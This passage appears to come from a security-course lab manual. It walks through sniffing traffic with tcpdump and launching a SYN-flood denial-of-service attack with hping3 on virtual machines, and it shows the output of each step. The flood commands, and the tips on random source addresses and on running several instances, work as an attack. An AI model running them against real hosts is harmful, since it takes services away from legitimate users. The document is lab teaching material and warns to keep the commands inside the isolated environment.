
```
root@bt:~# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0c:29:64:0f:a2
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:486 (486.0 B)  TX bytes:0 (0.0 B)
          Interrupt:16 Base address:0x20a4
```

Figure 58: The Interface is activated without an IP address

The Linux/UNIX utility tcpdump is commonly used by network administrators to capture network traffic on a sniffer. Many sniffer machines do not have GUI, or Graphical User Interfaces, so running GUI based tools like Wireshark or Network Miner is not possible. Another benefit to using tcpdump is it handles very large capture files with no problem.

- Type the following command to view several available switches for tcpdump:

```
root@bt:~# tcpdump --help
```



```
root@bt:~# tcpdump --help
tcpdump version 3.9.8
libpcap version 0.9.8
Usage: tcpdump [-aAdDeflLnNOpqRStuUvxx] [-c count] [-C file_size]
              [-E algo:secret] [-F file] [-i interface] [-M secret]
              [-r file] [-s snaplen] [-T type] [-w file]
              [-W filecount] [-y datalinktype] [-Z user]
              [ expression ]
```

Figure 59: The Available Options for tcpdump

8. To run tcpdump on the network segment interface eth0 is connected to, type:

```
root@bt:~# tcpdump -i eth1
```

Wait until at least one packet is displayed before stopping the capture.

```
root@bt:~# tcpdump -i eth1
tcpdump: WARNING: eth1: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
13:43:37.082823 IP 216.5.1.200 > 216.1.1.1: ICMP echo request, id 1, seq 2140, length 40
13:43:37.083610 IP 216.1.1.1 > 216.5.1.200: ICMP echo reply, id 1, seq 2140, length 40
13:43:38.083027 IP 216.5.1.200 > 216.1.1.1: ICMP echo request, id 1, seq 2141, length 40
13:43:38.083400 IP 216.1.1.1 > 216.5.1.200: ICMP echo reply, id 1, seq 2141, length 40
```

Figure 60: The output of tcpdump on the network segment interface eth0 is connected

After a packet or more is displayed, hit **CTRL+C** to stop the network capture.

If the network 192.168.1.0/24 is displayed, eth1 is located on the first network.

If the network 216.0.0.0/8 is displayed, eth1 is located on the second network.

Also, notice that the default for tcpdump is to only capture the first 96 bytes.

9. To capture traffic on the 216.0.0.0/8 network and send it to a file, type:

```
root@bt:~# tcpdump -i eth1 -nntttt -s 0 -w dos.pcap -C 1000
```


```
root@bt:~# tcpdump -i eth1 -nntttt -s 0 -w dos.pcap -C 1000
tcpdump: WARNING: eth1: no IPv4 address assigned
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
```

Figure 61: tcpdump syntax

The following details the switches used with the tcpdump command:

Switch	Purpose
-i eth1	Use Interface One
-nntttt	Disable DNS Resolution, Date and Time Format
-s 0	Disables Default Packet Size of 96 bytes, full packet size
-w	Write to a capture file, instead of displaying to the screen
-C	Split the captures into files of this size

```
tcpdump -i eth1 -nntttt -s 0 -w dos.pcap -C 1000
```



Interface format size file name PCAP size

Figure 62: Detailed tcpdump Syntax Explained

10. On the *External BackTrack 5* system, open a new terminal and type the following to start the DoS attack:

```
root@bt:~# hping3 -S -p 80 --flood 216.1.1.1
```

```
root@bt:~# hping3 -S -p 80 --flood 216.1.1.1
HPING 216.1.1.1 (eth0 216.1.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 63: Flooding

Glance at the **Windows 7** machine and notice that the pings are failing. If you are not seeing any failing pings, you may need to open multiple terminal windows on the *External BackTrack 5* system and use the hping3 command to flood the victim. You may try adding the **--rand-source** tag to the command to produce effective results. You may need to experiment with multiple instances of hping to notice results.

```
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time=1ms TTL=128
Reply from 216.1.1.1: bytes=32 time<1ms TTL=128
Reply from 216.1.1.1: bytes=32 time=4ms TTL=128
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Reply from 216.5.1.200: Destination host unreachable.
```

Figure 64: Pings Dropping

11. On BackTrack, hit **CTRL+C** to stop flooding. Note the large number of packets.

```
root@bt:~# hping3 -S -p 80 --flood 216.1.1.1
HPING 216.1.1.1 (eth0 216.1.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 216.1.1.1 hping statistic ---
6365654 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 65: Stop the Flood

12. Hit **CTRL+C** to stop capturing on the Linux Sniffer. Note the number of packets.

```
root@bt:~# tcpdump -i eth1 -nntttt -s 0 -w dos.pcap -C 1000
tcpdump: WARNING: eth1: no IPv4 address assigned
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C3181878 packets captured
3381874 packets received by filter
199996 packets dropped by kernel
```

Figure 66: Stop the Capture

13. To view the capture file, type the following command at the BackTrack terminal:

```
root@bt:~# wireshark dos.pcap
```

```
root@bt:~# wireshark dos.pcap
```

Figure 67: Opening the tcpdump capture with Wireshark

The file will take a large amount of time to load.

14. Check the *Don't show the message again* box and click the OK button.



Figure 68: Opening the tcpdump capture with Wireshark

If Wireshark or the sniffer crashes, your DoS worked. Packets may be displayed.

164125	2013-01-23 14:09:03.324754	216.1.1.1	216.6.1.100	TCP	http > 36013 [RST, ACK
164126	2013-01-23 14:09:03.324754	216.1.1.1	216.6.1.100	TCP	http > 36014 [RST, ACK
164127	2013-01-23 14:09:03.324755	216.1.1.1	216.6.1.100	TCP	http > 36015 [RST, ACK
164128	2013-01-23 14:09:03.324755	216.1.1.1	216.6.1.100	TCP	http > 36016 [RST, ACK

Figure 69: Sample DoS Packets

3.2 Conclusion

A denial of service is an attack by a hacker where an overwhelming amount of traffic is sent to a host and it can no longer respond to requests from legitimate users.

NEVER use this tool or these commands outside of the isolated virtual environment.

References

1. Net start command:
[http://technet.microsoft.com/en-us/library/cc736564\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc736564(v=ws.10).aspx)
2. Website Defacement:
http://en.wikipedia.org/wiki/Website_defacement
3. tcpdump:
<http://www.tcpdump.org/>

